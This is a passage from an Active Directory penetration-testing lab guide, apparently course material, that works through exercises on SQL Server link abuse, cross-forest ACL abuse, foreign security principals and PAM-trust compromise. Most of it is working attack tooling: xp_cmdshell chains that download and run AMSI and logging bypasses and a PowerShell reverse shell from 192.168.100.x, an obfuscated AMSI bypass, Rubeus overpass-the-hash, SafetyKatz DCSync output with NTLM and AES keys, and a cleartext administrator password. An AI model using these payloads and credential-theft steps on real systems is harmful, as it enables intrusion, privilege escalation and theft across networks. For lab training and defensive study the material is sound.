On listener on 192.168.100.**X.** Note that you may need to press 'Enter' couple of times on powercat listener to wake it up from slumber:

```
PS C:\AD\Tools> powercat -l -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.23.25] port [tcp] accepted (source port
52937)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...

Windows PowerShell running as user MSSQLSERVER on DB-SQLPROD
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt service\mssqlserver
PS C:\Windows\system32> hostname
DB-SQLProd
```


Because the link from DB-SQLProd to DB-SQLSrv is configured to use sa. We can enable RPC Out and xp_cmdshell on DB-SQLSrv! Run the below commands on the reverse shell we got above. Ignore the scary looking message after the first command:

```
PS C:\Windows\system32> Invoke-SqlCmd -Query "exec sp_serveroption
@server='db-sqlsrv', @optname='rpc', @optvalue='TRUE'"
Import-Module : The specified module 'SQLASCmdlets' was not loaded because no
valid module file was found in any module directory.
PS C:\Windows\system32> Invoke-SqlCmd -Query "exec sp_serveroption
@server='db-sqlsrv', @optname='rpc out', @optvalue='TRUE'"
PS C:\Windows\system32> Invoke-SqlCmd -Query "EXECUTE ('sp_configure ''show
advanced options'',1;reconfigure;') AT ""db-sqlsrv"""
PS C:\Windows\system32> Invoke-SqlCmd -Query "EXECUTE('sp_configure
''xp_cmdshell'',1;reconfigure') AT ""db-sqlsrv"""
```

```
PS C:\Windows\system32> exit
VERBOSE: Failed to redirect data from Stream 1 to Stream 2
```

Let's try to execute commands on all the link nodes again and check if it works on db-sqlsrv too:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance us-mssql -Query 'exec
master..xp_cmdshell ''whoami'''
[snip]
Version     : SQL Server 2017
Instance    : DB-SQLPROD
CustomQuery : {nt service\mssqlserver, }
Sysadmin    : 1
Path        : {US-MSSQL, 192.168.23.25}
User        : dbuser
Links       : {DB-SQLSRV}

Version     : SQL Server 2017
Instance    : DB-SQLSRV
CustomQuery : {db\srvdba, }
Sysadmin    : 1
Path        : {US-MSSQL, 192.168.23.25, DB-SQLSRV}
User        : sa
Links       :
```


Sweet!

Now, to execute commands only on a particular node (DB-SQLSRV), use the below command in HeidiSQL. Remember to start the listener before running the below command:

```
select * from openquery("192.168.23.25",'select * from openquery("db-
sqlsrv",''select @@version as version;exec master..xp_cmdshell ''''powershell
-c "iex (iwr -UseBasicParsing http://192.168.100.x/sbloggingbypass.txt);iex
(iwr -UseBasicParsing http://192.168.100.x/amsibypass.txt);iex (iwr -
UseBasicParsing http://192.168.100.x/Invoke-PowerShellTcp.ps1)"''''''')')
```

or use the below command from PowerUpSQL:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance us-mssql -Query 'exec
master..xp_cmdshell ''powershell -c "iex (iwr -UseBasicParsing
http://192.168.100.x/sbloggingbypass.txt);iex (iwr -UseBasicParsing
http://192.168.100.x/amsibypass.txt);iex (iwr -UseBasicParsing
http://192.168.100.x/Invoke-PowerShellTcpEx.ps1)"''' -QueryTarget db-sqlsrv

[snip]
```

On the listener:

```
PS C:\AD\Tools> powercat -l -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.23.36] port  [tcp] accepted (source port
54015)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...
Windows PowerShell running as user srvdba on DB-SQLSRV
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
db\srvdba
PS C:\Windows\system32> $env:UserDNSDomain
DB.LOCAL
```

Hands-On 27:

Task

- Using the reverse shell on db.local:
  - Execute cross forest attack on dbvendor.local by abusing ACLs
- Enumerate FSPs for db.local and escalate privileges to DA by compromising the FSPs.

Solution

On the reverse shell we have on db-sqlsrv, we can use PowerView to enumerate ACLs.

Run the following commands on the reverse shell. We are bypassing AMSI first and then using a download-execute cradle to load PowerView:

```
PS C:\Windows\system32> S`eT-It`em ( 'V'+'aR' +  'IA' + (("{1}{0}"-
f'1','blE:')+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;
(    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f
'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-f
'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+("{1}{0}" -
f'ubl','P')+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )

PS C:\Windows\system32> iex (New-Object
Net.WebClient).DownloadString('http://192.168.100.x/PowerView.ps1')
PS C:\Windows\system32> Get-ForestTrust

TopLevelNames             : {dbvendor.local}
ExcludedTopLevelNames     : {}
TrustedDomainInformation  : {dbvendor.local}
SourceName                : db.local
TargetName                : dbvendor.local
TrustType                 : Forest
TrustDirection            : Bidirectional
```

Enumerate interesting ACLs in the dbvendor.local domain:

```
PS C:\Windows\system32> Find-InterestingDomainAcl -ResolveGUIDs -Domain
dbvendor.local
[snip]
ObjectDN                  : CN=dbxsvc,CN=Users,DC=dbvendor,DC=local
AceQualifier              : AccessAllowed
ActiveDirectoryRights     : GenericAll
ObjectAceType             : None
AceFlags                  : None
```

```
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-2781415573-3701854478-2406986946-4101
IdentityReferenceName   : srvdba
IdentityReferenceDomain : db.local
IdentityReferenceDN     : CN=srvdba,CN=Users,DC=db,DC=local
IdentityReferenceClass  : user

ObjectDN                : CN=db24svc,CN=Users,DC=dbvendor,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-2781415573-3701854478-2406986946-1105
IdentityReferenceName   : srvdba
IdentityReferenceDomain : db.local
IdentityReferenceDN     : CN=srvdba,CN=Users,DC=db,DC=local
IdentityReferenceClass  : user
[snip]
```

So, srvdba has GenericAll over db**x**svc users in dbvendor.local domain. We can do many things with GenericAll on a user object like Reset Password, Set SPN on user etc. Reset password of db**x**svc user that matches your student user ID:

```
PS C:\Windows\system32> Set-DomainUserPassword -Identity dbxsvc -
AccountPassword (ConvertTo-SecureString 'Password@123' -AsPlainText -Force) -
Domain dbvendor.local –Verbose
[snip]
```

Sweet! We just got access to the db**x**svc user in dbvendor.local. Now, let's enumerate FSPs for db.local. Run the below commands on the reverse shell:

```
PS C:\Windows\system32> Find-ForeignGroup –Verbose

[snip]
GroupDomain             : db.local
GroupName               : Administrators
GroupDistinguishedName  : CN=Administrators,CN=Builtin,DC=db,DC=local
MemberDomain            : db.local
MemberName              : S-1-5-21-569087967-1859921580-1949641513-4102
MemberDistinguishedName : CN=S-1-5-21-569087967-1859921580-1949641513-
4102,CN=ForeignSecurityPrincipals,DC=db,DC=local

GroupDomain             : db.local
GroupName               : Administrators
GroupDistinguishedName  : CN=Administrators,CN=Builtin,DC=db,DC=local
MemberDomain            : db.local
```

```
MemberName                : S-1-5-21-569087967-1859921580-1949641513-4101
MemberDistinguishedName : CN=S-1-5-21-569087967-1859921580-1949641513-
4101,CN=ForeignSecurityPrincipals,DC=db,DC=local
[snip]
```

And no surprise, the FSPs who are part of the built-in Administrators group are the db**x**svc users:

```
PS C:\Windows\system32> Get-DomainUser -Domain dbvendor.local |
?{$_.ObjectSid -eq 'S-1-5-21-569087967-1859921580-1949641513-4101'}


logoncount            : 0
badpasswordtime       : 12/31/1600 4:00:00 PM
distinguishedname     : CN=db23svc,CN=Users,DC=dbvendor,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname           : db23svc
userprincipalname     : db23svc
name                  : db23svc
objectsid             : S-1-5-21-569087967-1859921580-1949641513-4101
samaccountname        : db23svc
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 1/8/2021 6:18:45 AM
instancetype          : 4
usncreated            : 41125
objectguid            : 60d90772-7a30-4217-81ec-71d28c4ae797
sn                    : svc
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory        :
CN=Person,CN=Schema,CN=Configuration,DC=dbvendor,DC=local
dscorepropagationdata : {1/8/2021 6:18:45 AM, 1/8/2021 6:18:45 AM, 1/1/1601
12:00:00 AM}
givenname             : db23
lastlogon             : 12/31/1600 4:00:00 PM
badpwdcount           : 0
cn                    : db23svc
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/8/2021 6:18:45 AM
primarygroupid        : 513
pwdlastset            : 1/7/2021 10:18:45 PM
usnchanged            : 41130
[snip]
```

This means, we can escalate privileges in db.local by using credentials of dbxsvc. We can use winrs or PowerShell Remoting cmdlets.

Using winrs on the reverse shell:

```
PS C:\Windows\system32> winrs -r:db-dc.db.local -u:dbvendor\dbxsvc -
p:Password@123 "whoami"
dbvendor\db23svc
```

Using PowerShell Remoting on the reverse shell:

```
PS C:\Windows\system32> $passwd = ConvertTo-SecureString 'Password@123' -
AsPlainText -Force
PS C:\Windows\system32> $creds = New-Object
System.Management.Automation.PSCredential ("dbvendor\dbxsvc", $passwd)
PS C:\Windows\system32> $dbdc = New-PSSession -Computername db-dc.db.local -
Credential $creds
PS C:\Windows\system32> Invoke-Command -scriptblock{whoami;hostname} -Session
$dbdc
dbvendor\dbxsvc
DB-DC
```

Hands-On 28:

Task

- Compromise production.local by abusing PAM trust between bastion.local and production.local

Solution

First, we need to compromise bastion.local. We have DA on techcorp.local that has a two-way trust with bastion.local.

Let's enumerate Foreign Security Principals on bastion.local to check if there is anything interesting. Using the Active Directory module from InvisiShell:

```
PS C:\AD\Tools> Get-ADObject -Filter {objectClass -eq
"foreignSecurityPrincipal"} -Server bastion.local

DistinguishedName
Name                                               ObjectClass
-----------------
----                                               -----------
CN=S-1-5-4,CN=ForeignSecurityPrincipals,DC=bastion,DC=local
S-1-5-4                                            foreignSecurityPrinc...
CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=bastion,DC=local
S-1-5-11                                           foreignSecurityPrinc...
CN=S-1-5-17,CN=ForeignSecurityPrincipals,DC=bastion,DC=local
S-1-5-17                                           foreignSecurityPrinc...
CN=S-1-5-9,CN=ForeignSecurityPrincipals,DC=bastion,DC=local
S-1-5-9                                            foreignSecurityPrinc...
CN=S-1-5-21-2781415573-3701854478-2406986946-
500,CN=ForeignSecurityPrincipals,DC=bastion,DC=local S-1-5-21-2781415573-
3701854478-2406986946-500 foreignSecurityPrinc...
```


So, the DA of techcorp.local is a part of a group on bastion.local. To find out which group it is a member of, run the below command:

```
PS C:\AD\Tools> Get-ADGroup -Filter * -Properties Member -Server
bastion.local | ?{$_.Member -match 'S-1-5-21-2781415573-3701854478-
2406986946-500'}

DistinguishedName : CN=Administrators,CN=Builtin,DC=bastion,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
Member            : {CN=S-1-5-21-2781415573-3701854478-2406986946-
500,CN=ForeignSecurityPrincipals,DC=bastion,DC=local, CN=Domain
Admins,CN=Users,DC=bastion,DC=local,
                    CN=Enterprise Admins,CN=Users,DC=bastion,DC=local,
CN=Administrator,CN=Users,DC=bastion,DC=local}
Name              : Administrators
```

```
ObjectClass         : group
ObjectGUID          : 788f92b1-3806-4eef-bcaa-dd8111f45aa5
SamAccountName      : Administrators
SID                 : S-1-5-32-544
```

Sweet! The administrator of techcorp.local is a member of the built-in administrators group on bastion.local. That makes things simple!

Let's access bastion-dc as administrator. Run the below command from an elevated shell on the student VM to use Overpass-the-hash:

```
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /domain:techcorp.local /user:administrator
/aes256:58db3c598315bf030d4f1f07021d364ba9350444e3f391e167938dd998836883
/dc:techcorp-dc.techcorp.local /createnetonly:C:\Windows\System32\cmd.exe
/show /ptt
[snip]
```

In the new process that spawns up, run the below commands to download and use InvisiShell:

```
C:\Windows\system32> echo F | xcopy C:\AD\Tools\InviShell\InShellProf.dll
\\bastion-dc.bastion.local\C$\Users\Public\InShellProf.dll /Y
[snip]
C:\Windows\system32>echo F | xcopy
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat \\bastion-
dc.bastion.local\C$\Users\Public\RunWithRegistryNonAdmin.bat /Y
[snip]
C:\Windows\system32>winrs -r:bastion-dc.bastion.local cmd
C:\Users\Administrator.TECHCORP>C:\Users\Public\RunWithRegistryNonAdmin.bat
[snip]
```

Check if PAM trust is enabled. First enumerate trusts on bastion.local. Because we are already on a domain controller, we can use the Active Directory module:

```
PS C:\Users\Administrator.TECHCORP> Get-ADTrust -Filter {(ForestTransitive -
eq $True) -and (SIDFilteringQuarantined -eq $False)}

PSComputerName          : bastion-dc.bastion.local
RunspaceId              : 7fb698b7-72a7-4458-bd5c-1aa1326e399e
Direction               : Outbound
DisallowTransivity      : False
DistinguishedName       : CN=techcorp.local,CN=System,DC=bastion,DC=local
[snip]

PSComputerName          : bastion-dc.bastion.local
```

```
RunspaceId              : 7fb698b7-72a7-4458-bd5c-1aa1326e399e
Direction               : Inbound
DisallowTransivity      : False
DistinguishedName       : CN=production.local,CN=System,DC=bastion,DC=local
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : production.local
ObjectClass             : trustedDomain
ObjectGUID              : 3e0958ef-54c4-4afe-b4df-672150c1dbfc
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=bastion,DC=local
Target                  : production.local
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
PS C:\Users\Administrator.TECHCORP> exit
exit
[snip]
C:\Users\Administrator.TECHCORP> exit
exit
```


Once we know that there is a ForestTransitive trust and SIDFIlteringForestAware is false, enumerate trusts on production.local to be sure of PAM trust in use. If we try to access production.local from the session on bastion.local we will face the double hop issue, so we need to use Overpass-the-hash Administrator of bastion.local.

First, we will use the privileges of domain administrator of techcorp.local to extract credentials of domain administrator for bastion.local. Use the below command in the command prompt that we used above:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:bastion\Administrator /domain:bastion.local" "exit"

[snip]

Object RDN           : Administrator
```

```
** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/12/2019 9:49:56 PM
Object Security ID   : S-1-5-21-284138346-1733301406-1958478260-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f29207796c9e6829aa1882b7cccfa36d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 31b615437127e4a4badbea412c32e37f

* Primary:Kerberos-Newer-Keys *
    Default Salt : BASTION-DCAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
a32d8d07a45e115fa499cf58a2d98ef5bf49717af58bc4961c94c3c95fc03292
      aes128_hmac       (4096) : e8679f4d4ed30fe9d2aeabb8b5e5398e
[snip]
```


Run the below command from an elevated shell on the student VM to use Overpass-the-hash and start a process with the privileges of domain administrator of bastion.local:

```
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -
args %Pwn% /domain:bastion.local /user:administrator
/aes256:a32d8d07a45e115fa499cf58a2d98ef5bf49717af58bc4961c94c3c95fc03292
/dc:bastion-dc.bastion.local /createnetonly:C:\Windows\System32\cmd.exe /show
/ptt
[snip]
```

In the new process, use the below commands to copy and use InvisiShell:

```
C:\Windows\system32> echo F | xcopy C:\AD\Tools\InviShell\InShellProf.dll
\\bastion-dc.bastion.local\C$\Users\Public\InShellProf.dll /Y
[snip]
C:\Windows\system32>echo F | xcopy
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat \\bastion-
dc.bastion.local\C$\Users\Public\RunWithRegistryNonAdmin.bat /Y
[snip]
C:\Windows\system32>winrs -r:bastion-dc.bastion.local cmd
C:\Users\Administrator>C:\Users\Public\RunWithRegistryNonAdmin.bat
```

```
[snip]
```

We are now ready to enumerate production.local. Run the below commands on bastion-dc:

```
PS C:\Users\Administrator> Get-ADTrust -Filter {(ForestTransitive -eq $True)
-and (SIDFilteringQuarantined -eq $False)} -Server production.local


Direction               : Outbound
DisallowTransivity      : False
DistinguishedName       : CN=bastion.local,CN=System,DC=production,DC=local
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : bastion.local
ObjectClass             : trustedDomain
ObjectGUID              : f6ebbca6-749d-4ee6-bb6d-d3bbb178fd02
SelectiveAuthentication : False
SIDFilteringForestAware : True
SIDFilteringQuarantined : False
Source                  : DC=production,DC=local
Target                  : bastion.local
TGTDelegation           : False
TrustAttributes         : 1096
[snip]
```


So we now know that SID History is allowed for access from bastion.local to production.local.

Check the membership of Shadow Security Principals on bastion.local:

```
PS C:\Users\Administrator> Get-ADObject -SearchBase ("CN=Shadow Principal
Configuration,CN=Services," + (Get-ADRootDSE).configurationNamingContext) -
Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl


Name                    : Shadow Principal Configuration
member                  : {}
msDS-ShadowPrincipalSid :

Name                    : prodforest-ShadowEnterpriseAdmin
member                  : {CN=Administrator,CN=Users,DC=bastion,DC=local}
msDS-ShadowPrincipalSid : S-1-5-21-1765907967-2493560013-34545785-519
```

So, the Administrator of bastion.local is a member of the Shadow Security Principals which is mapped to the Enterprise Admins group of production.local. That is, the Administrator of bastion.local has Enterprise Admin privileges on production.local.

Now, we can access the production.local DC as domain administrator of bastion.local from our current domain us.techcorp.local. Note that production.local has no DNS entry or trust with our current domain us.techcorp.local and we need to use IP address of DC of production.local to access it.

Run the below command on the bastion-dc to get IP of production.local DC:

```
PS C:\Users\Administrator> Get-DnsServerZone -ZoneName production.local |fl *
Get-DnsServerZone -ZoneName production.local |fl *


MasterServers             : 192.168.102.1
DistinguishedName         :
DC=production.local,cn=MicrosoftDNS,DC=ForestDnsZones,DC=bastion,DC=local
[snip]
```

To use PowerShell Remoting to connect to an IP address, we must modify the WSMan Trustedhosts property on the student VM. Run the below command in an elevated PowerShell on the student VM:

```
PS C:\Windows\system32> Set-Item WSMan:\localhost\Client\TrustedHosts * -
Force
```

Additionally, to connect to an IP address we have to use NTLM authentication. Therefore, we need to run OverPass-The-Hash with NTLM hash and not AES keys of the domain administrator of bastion.local:

```
C:\Windows\system32>echo %Pwn%
sekurlsa::opassth
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:administrator /domain:bastion.local
/ntlm:f29207796c9e6829aa1882b7cccfa36d /run:powershell.exe" "exit"
[snip]
```

In the new PowerShell session:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Enter-PSSession 192.168.102.1 -Authentication
NegotiateWithImplicitCredential
[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents> $env:username
Administrator
[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents>
$env:computername
PRODUCTION-DC
[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents>
```

Hands-On 29:

Task

- Using access to production.local, abuse the trust account to get access from a trusting forest - production.local - to a trusted forest - bastion.local.

Solution

We need to begin by compromising production.local as in the previous objective. To do so we leverage OverPass-The-Hash in an elevated PowerShell prompt with the NTLM hash as showcased in prior objectives.

```
C:\Windows\system32>echo %Pwn%
sekurlsa::opassth
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:administrator /domain:bastion.local
/ntlm:f29207796c9e6829aa1882b7cccfa36d /run:powershell.exe" "exit"
[snip]
```

Attempting access using winrs isn't possible for native cmd execution to leverage the Loader and Argsplit.bat method, we can instead create a PSRemote session using -Authentication NegotiateWithImplicitCredential and leverage Invoke-Mimi.ps1 to dump trust keys remotely.

Make sure to host and run sbloggingbypass.txt to bypass script block logging.

Begin by creating a PSRemote session as before.

```
PS C:\WINDOWS\system32>powershell -ep bypass
Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32>cd C:\AD\Tools\

PS C:\Windows\system32>$sess = New-PSSession 192.168.102.1 -Authentication
NegotiateWithImplicitCredential

PS C:\AD\Tools>Enter-PSSession -Session $sess

[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents> iex (iwr -
UseBasicParsing http://192.168.100.X/sbloggingbypass.txt)
```

Enumerating the target root, we find an interesting folder named CredSSP.

```
[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents>ls C:\

    Directory: C:\
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/6/2024   6:45 AM                CredSSP
d-----        12/7/2020   3:02 AM                PerfLogs
d-r---         1/6/2021  12:48 AM                Program Files
d-----         7/3/2019  10:00 AM                Program Files (x86)
d-----         3/6/2024   4:45 AM                Transcripts
d-r---        7/14/2019   7:32 AM                Users
d-----        1/10/2024   2:42 AM                Windows
```

Analyzing the CredSSP folder we find an interesting script named TestCredSSP.ps1. Viewing it's contents, we find cleartext credentials for production\administrator and functionality to test CredSSP authentication.

NOTE: TestCredSSP.ps1 has been referred from: https://stackoverflow.com/questions/18969201/is-there-an-easy-way-to-check-if-credssp-is-enabled-on-a-systems

```
[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents>ls C:\CredSSP

    Directory: C:\CredSSP


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/6/2024   6:45 AM           1184 TestCredSSP.ps1


[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents>gc
C:\CredSSP\TestCredSSP.ps1

function Get-WSManCredSSPState
{
  $res = [pscustomobject]@{DelegateTo = @(); ReceiveFromRemote = $false}

  $wsmTypes = [ordered]@{}
  (gcm Get-WSManCredSSP).ImplementingType.Assembly.ExportedTypes `
  | %{$wsmTypes[$_.Name] = $_}

  $wmc = new-object $wsmTypes.WSManClass.FullName
  $wms = $wsmTypes.IWSManEx.GetMethod('CreateSession').Invoke($wmc,
@($null,0,$null))
  $cli = $wsmTypes.IWSManSession.GetMethod('Get').Invoke($wms,
@("winrm/config/client/auth", 0))
  $res.ReceiveFromRemote = [bool]([xml]$cli).Auth.CredSSP

  $afcPath =
'HKLM:\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation\AllowFreshCr
edentials'
```

```
  if (test-path $afcPath)
  {
    $afc = gi $afcPath
    $res.DelegateTo = $afc.GetValueNames() | sls '^\d+$' |
%{$afc.GetValue($_)}
  }
  return $res
}

$password = ConvertTo-SecureString 'ProductivityMatters@2048Gigs' -
AsPlainText -Force
$credential = New-Object
System.Management.Automation.PSCredential('production\administrator',
$Password)
$session = New-PSSession -cn production-dc.production.local -Credential
$credential -Authentication Credssp
Invoke-Command -Session $session -ScriptBlock ${Function:Get-
WSManCredSSPState}
```

Let us enumerate to check if CredSSP has been configured on the target. Use the native Get-WSManCredSSP commandlet to do so and exit the session.

NOTE: CredSSP has to be enabled on the server side using the following command: Enable-WSManCredSSP -Role Server



```
[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents>Get-WSManCredSSP
The machine is not configured to allow delegating fresh credentials.
This computer is configured to receive credentials from a remote
client computer.

[192.168.102.1]: PS C:\Users\Administrator.BASTION\Documents>exit
```

Since CredSSP has been setup on the target we can check to see if the CredSSP client is setup locally on our studentVM to gain a PSRemote session onto production-dc bypassing the Kerberos double hop.

On our studentVM, Open local group policy (gpedit.msc), navigate to Computer Settings > Administrative Templates > System > Credentials Delegation.


Double-click "Allow Delegating Fresh Credentials". Select "Enabled" > Click "Show…"

An entry for the target CredSSP server SPN - production-dc exists: **WSMAN\Production-dc.production.local**



Next, Double-click "Allow Delegating Fresh Credentials with NTLM only Server authentication". Select "Enabled" > Click "Show..."

Another entry same as before for the target CredSSP server SPN - production-dc: **WSMAN\Production-dc.production.local**



This is an entry to leverage CredSSP with winrm with our machine acting as a client.

Finally check settings using PowerShell (admin) to see if CredSSP client authentication and Trusted Hosts are set, we find that they are enabled and configured as follows.

```
PS C:\AD\Tools> Get-ItemProperty -Path
"HKLM:\SOFTWARE\Policies\Microsoft\Windows\WinRM\Client" -Name "AllowCredSSP"

AllowCredSSP : 1
PSPath       :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Micr
osoft\Windows\WinRM\Client
PSParentPath :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Micr
osoft\Windows\WinRM
PSChildName  : Client
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry

